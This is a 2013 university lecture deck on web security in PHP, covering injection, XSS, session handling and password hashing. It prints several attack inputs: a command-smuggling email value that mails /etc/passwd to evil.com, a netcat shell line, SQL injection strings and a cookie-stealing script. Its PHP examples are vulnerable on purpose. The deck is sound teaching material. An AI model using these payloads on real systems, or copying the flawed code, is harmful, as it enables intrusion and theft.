Database-driven Web Technology (LIX021B05)

Instructor: Çağrı Çöltekin

c.coltekin@rug.nl

Information science/Informatiekunde

December 9, 2013

So far...

- HTML forms and handling form data in PHP.
- Accessing databases from PHP.
- Session management.

So far...

- HTML forms and handling form data in PHP.
- Accessing databases from PHP.
- Session management.

But more importantly....

- Projects. Next step: a presentation of the plans/implementation/demonstration. January 6th.
- Homeworks.

Today...

Common security problems in web applications:

- Insecure session management (from last week)
- Injection attacks
- Cross-site scripting
- Authentication/authorization problems

A few guidelines (before we start)

- Always check (and sanitize) user input before using (e.g., in an SQL query).
- Do not store and transfer sensitive information unencrypted.
- Do not store or transfer sensitive information at all, if you can avoid it.
- Sanitize your output (e.g., properly escape special characters if you are outputting HTML).
- Try to implement multiple levels/layers of security.

OWASP 2013 top 10 web security risks

1. Injection
2. Broken authentication and session management
3. Cross-site scripting (XSS)
4. Insecure direct object references
5. Security misconfiguration
6. Sensitive data exposure
7. Missing functional level access control
8. Cross site request forgery (CSRF)
9. Components with known vulnerabilities
10. Unvalidated redirects and forwards

From `https://www.owasp.org/index.php/Top_10_2013-Top_10`

Sessions and Security

Badly implemented session management systems may allow unauthorized access to data/application. Typically,

- An easy to guess session ID may be found by brute-force trial & error.
- An attacker may obtain the session ID by sniffing the network traffic.
- An attacker may steal the session ID/key physically.
- An attacker may trick someone to use a URL (e.g., sent via email), causing a particular session ID to be used (session fixation).

Some guidelines for session security


- Change session IDs frequently, particularly after every authorization level change (e.g., successful login). session_regenerate_id() is your friend.
- Avoid using GET, for passing session ID, use cookies when available.
- Use HTTPS, secure cookies if available.
- Timeout your sessions.
- In some cases, you may also consider checking the client IP, or the referrer string.

Injection attacks

Injection attacks are a way to exploit unverified user input. The range of possible effects are broad.
Using an injection vulnerability, an attacker may

- execute arbitrary code on the server, or gain shell access to the web server.
- view unauthorized information (on the web server, or in the database),
- insert/delete/update database records.

Web, Databases & Security


HI, THIS IS YOUR SON'S SCHOOL. WE'RE HAVING SOME COMPUTER TROUBLE.
OH, DEAR – DID HE BREAK SOMETHING?
IN A WAY–
DID YOU REALLY NAME YOUR SON Robert'); DROP TABLE Students;-- ?
OH. YES. LITTLE BOBBY TABLES, WE CALL HIM.
WELL, WE'VE LOST THIS YEAR'S STUDENT RECORDS. I HOPE YOU'RE HAPPY.
AND I HOPE YOU'VE LEARNED TO SANITIZE YOUR DATABASE INPUTS.

http://xkcd.com/327/

Shell code injection

```
<?php
    if (!isset($_REQUEST['send'])) {
?>
<form action="<?php echo "${_SERVER['PHP_SELF']}";?>" method="post">
E-mail: <input type="text" name="email"><br>
<input type="submit" name="send">
</form>
<?php
    } else {
        system('mail -s "confirmation mail" ' .
                $_REQUEST['email'] .
                ' < confirmation_text' );
        echo 'Your confirmation mail is sent!';
    }
?>
```

Shell code injection

```
<?php
    if (!isset($_REQUEST['send'])) {
?>
<form action="<?php echo "${_SERVER['PHP_SELF']}";?>" method="post">
E-mail: <input type="text" name="email"><br>
<input type="submit" name="send">
</form>
<?php
    } else {
        system('mail -s "confirmation mail" ' .
                $_REQUEST['email'] .
                ' < confirmation_text' );
        echo 'Your confirmation mail is sent!';
    }
?>
```

What if input is

- attacker@evil.com < /etc/passwd #

Shell code injection

```
<?php
    if (!isset($_REQUEST['send'])) {
?>
<form action="<?php echo "${_SERVER['PHP_SELF']}";?>" method="post">
E-mail: <input type="text" name="email"><br>
<input type="submit" name="send">
</form>
<?php
    } else {
        system('mail -s "confirmation mail" ' .
                $_REQUEST['email'] .
                ' < confirmation_text' );
        echo 'Your confirmation mail is sent!';
    }
?>
```

What if input is

- attacker@evil.com < /etc/passwd #
- </dev/**null**; nc -l -p 8888 -e /bin/sh #

SQL injection example

```
$res = $db->query("select * from users where"
        . "user='$_{REQUEST['user']}' and"
        . "pass='$_{REQUEST['pass']}'");
if ($res->numRows() == 1) {
     $row = $res->fetchRow(DB_FETCHMODE_ASSOC);
     echo "User ${row['user']} is logged in.";
} else {
     echo 'Try again';
}
```

SQL injection example

```
$res = $db->query("select * from users where"
        . "user='$_{REQUEST['user']}' and"
        . "pass='$_{REQUEST['pass']}'");
if ($res->numRows() == 1) {
      $row = $res->fetchRow(DB_FETCHMODE_ASSOC);
      echo "User ${row['user']} is logged in.";
} else {
      echo 'Try again';
}
```

What if input for pass is

- ;**drop table** users;--

SQL injection example

```
$res = $db->query("select * from users where"
        . "user='$_{REQUEST['user']}' and"
        . "pass='$_{REQUEST['pass']}'");
if ($res->numRows() == 1) {
      $row = $res->fetchRow(DB_FETCHMODE_ASSOC);
      echo "User ${row['user']} is logged in.";
} else {
      echo 'Try again';
}
```

What if input for pass is

- ;**drop table** users;--
- **or** 1=1


SQL injection example

```
$res = $db->query("select * from users where"
        . "user='$_{REQUEST['user']}' and"
        . "pass='$_{REQUEST['pass']}'");
if ($res->numRows() == 1) {
      $row = $res->fetchRow(DB_FETCHMODE_ASSOC);
      echo "User ${row['user']} is logged in.";
} else {
      echo 'Try again';
}
```

What if input for pass is

- ;**drop table** users;--
- **or** 1=1
- ;**select** group_concat(cardnum) **as** user **from** cards;--

Injection attacks: they are real



US man 'stole 130m card numbers'

US prosecutors have charged a man with stealing data relating to 130 million credit and debit cards.

The card details were allegedly stolen from three firms, including 7-Eleven

Officials say it is the biggest case of identity theft in American history.

They say Albert Gonzalez, 28, and two un-named Russian co-conspirators hacked into the payment systems of retailers, including the 7-Eleven chain.

Prosecutors say they aimed to sell the data on. If convicted, Mr Gonzalez faces up to 20 years in jail for wire fraud and five years for conspiracy.

He would also have to pay a fine of $250,000 (£150,000) for each of the two charges.

'Standard' attack

Mr Gonzalez used a technique known as an "SQL injection attack" to access the databases and steal information, the US Department of Justice (DoJ) said.


The method is believed to involve

SQL INJECTION ATTACK

- This is a fairly common way that fraudsters try to gain access to consumers' card details.
- They scour the internet for weaknesses in companies' programming which allows them to

`http://news.bbc.co.uk/2/hi/americas/8206305.stm` (2009-09-18)

Injection attacks: they are real



US man 'stole 130m card numbers'

US prosecutors have charged a man with stealing data relating to 130 million credit and debit cards.

Officials say it is the biggest case of identity theft in American history.

They say Albert Gonzalez, 28, and two un-named Russian co-conspirators hacked into the payment systems of retailers, including the 7-Eleven chain.

The card details were allegedly stolen from three firms, including 7-Eleven

Prosecutors say they aimed to sell the data on. If convicted, Mr Gonzalez faces up to 20 years in jail for wire fraud and five years for conspiracy.

He would also have to pay a fine of $250,000 (£150,000) for each of the two charges.

'Standard' attack

Mr Gonzalez used a technique known as an "SQL injection attack" to access the databases and steal information, the US Department of Justice (DoJ) said.

The method is believed to involve

SQL INJECTION ATTACK

- This is a fairly common way that fraudsters try to gain access to consumers' card details.
- They scour the internet for weaknesses in companies' programming which allows them to

`http://news.bbc.co.uk/2/hi/americas/8206305.stm` (2009-09-18)

- (SQL) injection attacks are prevalent, even in cases where people take security seriously.
- A simple mistake in the code can make large investments to computer security useless.
- Consequences of the vulnerability may differ.
- It is easy to prevent: never trust user input.

More injection attacks in the real world

2007 Microsoft UK web page was 'changed' using SQL injection

More injection attacks in the real world

2007	Microsoft UK web page was ‘changed’ using SQL injection
2008	Over 500K sites, including sites belonging UN, were modified via SQL injection

More injection attacks in the real world

2007	Microsoft UK web page was ‘changed’ using SQL injection
2008	Over 500K sites, including sites belonging UN, were modified via SQL injection
2009	32M usernames and plain-text passwords of an online gaming site was compromised.

More injection attacks in the real world

2007	Microsoft UK web page was ‘changed’ using SQL injection
2008	Over 500K sites, including sites belonging UN, were modified via SQL injection
2009	32M usernames and plain-text passwords of an online gaming site was compromised.
2010	‘Did Little Bobby Tables migrate to Sweden?’: at least one voter tried to inject SQL code in hand-written votes in 2010 Swedish elections.

More injection attacks in the real world

2007	Microsoft UK web page was ‘changed’ using SQL injection
2008	Over 500K sites, including sites belonging UN, were modified via SQL injection
2009	32M usernames and plain-text passwords of an online gaming site was compromised.
2010	‘Did Little Bobby Tables migrate to Sweden?’: at least one voter tried to inject SQL code in hand-written votes in 2010 Swedish elections.
2010	British Navy website compromised through SQL injection

More injection attacks in the real world

2007	Microsoft UK web page was ‘changed’ using SQL injection
2008	Over 500K sites, including sites belonging UN, were modified via SQL injection
2009	32M usernames and plain-text passwords of an online gaming site was compromised.
2010	‘Did Little Bobby Tables migrate to Sweden?’: at least one voter tried to inject SQL code in hand-written votes in 2010 Swedish elections.
2010	British Navy website compromised through SQL injection
2011	MySQL website was also a victim of SQL injection attack

More injection attacks in the real world

2007	Microsoft UK web page was ‘changed’ using SQL injection
2008	Over 500K sites, including sites belonging UN, were modified via SQL injection
2009	32M usernames and plain-text passwords of an online gaming site was compromised.
2010	‘Did Little Bobby Tables migrate to Sweden?’: at least one voter tried to inject SQL code in hand-written votes in 2010 Swedish elections.
2010	British Navy website compromised through SQL injection
2011	MySQL website was also a victim of SQL injection attack
Jul 2012	450K login credentials were stolen from Yahoo!

More injection attacks in the real world

2007	Microsoft UK web page was ‘changed’ using SQL injection
2008	Over 500K sites, including sites belonging UN, were modified via SQL injection
2009	32M usernames and plain-text passwords of an online gaming site was compromised.
2010	‘Did Little Bobby Tables migrate to Sweden?’: at least one voter tried to inject SQL code in hand-written votes in 2010 Swedish elections.
2010	British Navy website compromised through SQL injection
2011	MySQL website was also a victim of SQL injection attack
Jul 2012	450K login credentials were stolen from Yahoo!
Oct 2012	Hackers obtained student records of 53 Universities, including Harvard, Princeton, Stanford . . . (not Groningen though).

More injection attacks in the real world

2007	Microsoft UK web page was ‘changed’ using SQL injection
2008	Over 500K sites, including sites belonging UN, were modified via SQL injection
2009	32M usernames and plain-text passwords of an online gaming site was compromised.
2010	‘Did Little Bobby Tables migrate to Sweden?’: at least one voter tried to inject SQL code in hand-written votes in 2010 Swedish elections.
2010	British Navy website compromised through SQL injection
2011	MySQL website was also a victim of SQL injection attack
Jul 2012	450K login credentials were stolen from Yahoo!
Oct 2012	Hackers obtained student records of 53 Universities, including Harvard, Princeton, Stanford . . . (not Groningen though).
Dec 2013	www.let.rug.nl is compromised (still down at the moment). Safest bet: injection attack.

Cross-site scripting (XSS)

XSS attacks come in many shapes and sizes, but in essence: attacker tricks user/browser to run a script while viewing another site.
A typical case:

1. Attacker plants the malicious script (e.g., using SQL injection) to a legitimate web site.
2. Victim visits the web-site, running the script in the context of the web site.
3. Script sends valuable (e.g., session credentials) to the attacker.

XSS example: a blog

Code to record a post:

```
    $q = $db->prepare("insert into posts values(0,?);");
    $text = $_REQUEST['post'];
    $res = $db->execute($q, $text);
```

Code to display the posts:

```
    while ($row = $res->fetchRow(DB_FETCHMODE_ASSOC)) {
        echo "<p>${row['text']}";
    }
?>
```

XSS example: a blog

Code to record a post:

```
    $q = $db->prepare("insert into posts values(0,?);");
    $text = $_REQUEST['post'];
    $res = $db->execute($q, $text);
```

Code to display the posts:

```
    while ($row = $res->fetchRow(DB_FETCHMODE_ASSOC)) {
        echo "<p>${row['text']}";
    }
?>
```

And what if a post includes...

XSS example: a blog

Code to record a post:

```
        $q = $db->prepare("insert into posts values(0,?);");
        $text = $_REQUEST['post'];
        $res = $db->execute($q, $text);
```

Code to display the posts:

```
        while ($row = $res->fetchRow(DB_FETCHMODE_ASSOC)) {
            echo "<p>${row['text']}";
        }
?>
```

And what if a post includes...

- `<script>alert('Hi!')</script>` . . .

XSS example: a blog

Code to record a post:

```
    $q = $db->prepare("insert into posts values(0,?);");
    $text = $_REQUEST['post'];
    $res = $db->execute($q, $text);
```

Code to display the posts:

```
    while ($row = $res->fetchRow(DB_FETCHMODE_ASSOC)) {
        echo "<p>${row['text']}";
    }
?>
```

And what if a post includes...

- `<script>alert('Hi!')</script>` . . . just annoying.

XSS example: a blog

Code to record a post:

```
    $q = $db->prepare("insert into posts values(0,?);");
    $text = $_REQUEST['post'];
    $res = $db->execute($q, $text);
```

Code to display the posts:

```
    while ($row = $res->fetchRow(DB_FETCHMODE_ASSOC)) {
        echo "<p>${row['text']}";
    }
?>
```

And what if a post includes...

- `<script>alert('Hi!')</script>` ...just annoying.
- `<script>new Image().src="http://example.com/log?c="+encodeURI(document.cookie);</script>` ...
  your cookies are stolen!

XSS types

XSS can have a few forms.

Persistent	XSS attacks trick a server to store the script permanently.
Non-persistent	XSS attacks may make use misconfigurations such as error pages to trick the user.
DOM-based	XSS attacks do not depend on the server-side code but directly make use of JavaScript/AJAX to prepare the malicious code.

XSS in real life

- A Google feature: http://www.google.com/url?q=some_url redirects to some_url.

XSS in real life

- A Google feature: http://www.google.com/url?q=some_url redirects to some_url.
- If some_url does not exist, it goes to an error page which also displays some_url.

XSS in real life

- A Google feature: http://www.google.com/url?q=some_url redirects to some_url.
- If some_url does not exist, it goes to an error page which also displays some_url.
- The content of some_url was output as is (before 2005).

XSS in real life

- A Google feature:
  http://www.google.com/url?q=some_url redirects to some_url.
- If some_url does not exist, it goes to an error page which also displays some_url.
- The content of some_url was output as is (before 2005).
- If the attacker inserts a JS code instead of some_url, the JS is executed in the browser, while user is logged in to the Google services.

XSS in real life

- A Google feature:
  http://www.google.com/url?q=some_url redirects to some_url.
- If some_url does not exist, it goes to an error page which also displays some_url.
- The content of some_url was output as is (before 2005).
- If the attacker inserts a JS code instead of some_url, the JS is executed in the browser, while user is logged in to the Google services.

XSS in real life

- A Google feature: http://www.google.com/url?q=some_url redirects to some_url.
- If some_url does not exist, it goes to an error page which also displays some_url.
- The content of some_url was output as is (before 2005).
- If the attacker inserts a JS code instead of some_url, the JS is executed in the browser, while user is logged in to the Google services.

See `http://www.securiteam.com/securitynews/6Z00L0AEUE.html` for details.


Authentication on the web

- A web-based application often needs to identify the users.
- Failure to authenticate users correctly is a serious security risk.

Weaknesses in authentication mechanisms

- Faulty code allows authentication without proper credentials (e.g., passwords).
- User credentials are leaked, e.g., because they are transported via an unsecured channel,
- Weak passwords can be found by dictionary or brute-force attacks.
- . . .

An example: 130M user passwords are leaked by Adobe


theguardian
News | Sport | Comment | Culture | Business | Money | Life & style | Tı
News › Technology › Adobe

Did your Adobe password leak? Now you and 150m others can check


Leak is 20 times worse than the company initially revealed, and could put huge numbers of peoples' online lives at risk

Alex Hern
theguardian.com, Thursday 7 November 2013 12.27 GMT
Jump to comments (25)

Adobe's HQ. The company leaked over 100m users' details. Photograph: PAUL SAKUMA/ASSOCIATED PRESS

http://www.theguardian.com/technology/2013/nov/07/adobe-password-leak-can-check

An example: 130M user passwords are leaked by Adobe



theguardian

News | Sport | Comment | Culture | Business | Money | Life & style | Tı

News › Technology › Adobe

Did your Adobe password leak? Now you and 150m others can check

Leak is 20 times worse than the company initially revealed, and could put huge numbers of peoples' online lives at risk

Alex Hern
theguardian.com, Thursday 7 November 2013 12.27 GMT
Jump to comments (25)

Adobe's HQ. The company leaked over 100m users' details. Photograph: PAUL SAKUMA/ASSOCIATED PRESS

http://www.theguardian.com/technology/2013/nov/07/adobe-password-leak-can-check

In brief:


- Information, including email and passwords, of 150M past and present Adobe users were stored in a file.
- The file was encrypted, or scrambled, with a symmetric-key algorithm.
- The file was available online.

You should be able to figure the rest.

Another real-world example

Weak Password Brings 'Happiness' to Twitter Hacker

By Kim Zetter January 6, 2009 | 4:35 pm | Categories: Crime



You are now twitter. Good times.

What are you doing?

Latest: Check out our blog post about "Phishing" http://tinyurl.com/88mas4 1 day ago

Warning! Dont sign in to fake Twitter.com from a DM. Read more on our blog.

An 18-year-old hacker with a history of celebrity pranks has admitted to Monday's hijacking of multiple high-profile Twitter accounts, including President-Elect Barack Obama's, and the official feed for Fox News.

The hacker, who goes by the handle GMZ, told Threat Level on Tuesday he gained entry to Twitter's administrative control panel by pointing an automated password-guesser at a popular user's account. The user turned out to be a member of Twitter's support staff, who'd chosen the weak password "happiness."

Cracking the site was easy, because Twitter allowed an unlimited number of rapid-fire log-in attempts.

"I feel it's another case of administrators not putting forth effort toward one of the most obvious and overused security flaws," he wrote in an IM interview. "I'm sure they find it difficult to admit it."


The hacker identified himself only as an 18-year-old student on the East Coast. He agreed to an interview with Threat Level on Tuesday after other hackers implicated him in the attack.

`http://www.wired.com/threatlevel/2009/01/professed-twitt/`

Another real-world example

Weak Password Brings 'Happiness' to Twitter Hacker

By Kim Zetter January 6, 2009 | 4:35 pm | Categories: Crime



You are now twitter. Good times.

What are you doing?

Latest: Check out our blog post about "Phishing" http://tinyurl.com/88mas4 1 day ago

Warning! Dont sign in to fake Twitter.com from a DM. Read more on our blog.

An 18-year-old hacker with a history of celebrity pranks has admitted to Monday's hijacking of multiple high-profile Twitter accounts, including President-Elect Barack Obama's, and the official feed for Fox News.

The hacker, who goes by the handle GMZ, told Threat Level on Tuesday he gained entry to Twitter's administrative control panel by pointing an automated password-guesser at a popular user's account. The user turned out to be a member of Twitter's support staff, who'd chosen the weak password "happiness."

Cracking the site was easy, because Twitter allowed an unlimited number of rapid-fire log-in attempts.

"I feel it's another case of administrators not putting forth effort toward one of the most obvious and overused security flaws," he wrote in an IM interview. "I'm sure they find it difficult to admit it."

The hacker identified himself only as an 18-year-old student on the East Coast. He agreed to an interview with Threat Level on Tuesday after other hackers implicated him in the attack.

`http://www.wired.com/threatlevel/2009/01/professed-twitt/`

The attacker,

- targeted a staff member with administrator rights,
- tried passwords from a dictionary, and found 'happiness',
- used administrator rights to send tweets from celebrities.

How (not) to store and use passwords

- Do not store passwords in clear.

How (not) to store and use passwords

- Do not store passwords in clear.
- Always transfer passwords (and other sensitive information) via an encrypted connection.

How (not) to store and use passwords

- Do not store passwords in clear.
- Always transfer passwords (and other sensitive information) via an encrypted connection.
- Storing hashes (e.g., MD5, SHA-256, . . .), of passwords does the same job (most of the time).

How (not) to store and use passwords

- Do not store passwords in clear.
- Always transfer passwords (and other sensitive information) via an encrypted connection.
- Storing hashes (e.g., MD5, SHA-256, . . .), of passwords does the same job (most of the time).
- Use multiple hashing, and salts.

How (not) to store and use passwords

- Do not store passwords in clear.
- Always transfer passwords (and other sensitive information) via an encrypted connection.
- Storing hashes (e.g., MD5, SHA-256, . . .), of passwords does the same job (most of the time).
- Use multiple hashing, and salts.
- If you think you have to store passwords, think again.

How (not) to store and use passwords

- Do not store passwords in clear.
- Always transfer passwords (and other sensitive information) via an encrypted connection.
- Storing hashes (e.g., MD5, SHA-256, . . .), of passwords does the same job (most of the time).
- Use multiple hashing, and salts.
- If you think you have to store passwords, think again.
- If you really have to store passwords, code them, e.g., using base 64, while storing. (This is only a protection against unintentional viewing.)

Hash functions

A (cryptographic) hash function maps an arbitrary length data to a fixed-length bit string.

- Hash functions are not one-to-one, they are not invertible: it is impossible to generate the data given the hash value.
- A hash function are deterministic: given the same data it has to return the same hash value.
- Multiple data streams may have the same hash function, but a good algorithm reduces the likelihood of collisions.

Using hash functions in PHP

The function hash() provides a uniform interface for many hash algorithms.

```
$pwdhash = hash('sha256', $_REQUEST{'password'});
$qres = db->query("select from user "
        . "where username = '"
        . db->escapeSimple($_REQUEST['user']) . "'"
        . "and password = '" . $pwdhash . "'");
if ($qres->numRows() == 1 ) {
   // login ok
...
```

hash_algos() return available hash algorithms.

Note that you still need to make sure that the password is not sent over the network unencrypted.

Passwords can be ‘cracked’

- If someone obtains the hash values, they cannot calculate the passwords.
- But, they can test it against a large number of strings (e.g., from a dictionary).
- This attack becomes more effective, if the attacker pre-computes the hash values for these strings.

Salting and multiple hashing

Against password cracking:

- Multiple hashing:
  `$phash = hash($algo, hash($algo, $str))`
  This makes the computation slower. It's OK for checking once in a while, but it's a burden if you try to compute millions of them.
- Or, salting:
  You pick a random string, 'the salt', and combine it with the password before hashing:
  `$phash = $salt . hash($algo, $pwd . $salt);$`
  The attacker has to pre-compute and store hashes for all possible salts.

Passwords can be ‘guessed’

- An attacker may try user names and passwords on the login page of your application.
- Generally, the attacker will first guess the valid user names.
- Next, the attacker may try a dictionary attack for the passwords.

Common precautions:

- The system should not respond differently to valid and unknown users.
- To many successive login attempts should be prevented.
  - disable the account after some number of unsuccessful attempts,
  - slow down login response (exponentially) for each unsuccessful attempt.

Adobe learned

Here is their official statement:

> *For more than a year, Adobe's authentication system has* **cryptographically** *hashed customer passwords using the SHA-256 algorithm, including* **salting the passwords** *and* **iterating the hash more than 1,000 times**. *This system was not the subject of the attack we publicly disclosed on October 3, 2013. The authentication system involved in the attack was a backup system and was designated to be decommissioned. The system involved in the attack used Triple DES encryption to protect all password information stored. . . .*

Adobe learned

Here is their official statement:

> *For more than a year, Adobe's authentication system has* **cryptographically** *hashed customer passwords using the SHA-256 algorithm, including* **salting the passwords** *and* **iterating the hash more than 1,000 times***. This system was not the subject of the attack we publicly disclosed on October 3, 2013. The authentication system involved in the attack was a backup system and was designated to be decommissioned. The system involved in the attack used Triple DES encryption to protect all password information stored. . . .*

BTW, Twitter learned too. To see how, try entering a/your password wrong multiple times . . .

A few guidelines (again)

- Always check user input before using (e.g., in an SQL query).
- Do not store and transfer sensitive information unencrypted.
- Do not store or transfer sensitive information if you can avoid it.
- Sanitize your output (e.g., properly escape special characters if you are outputting HTML).
- Try to implement multiple levels/layers of security.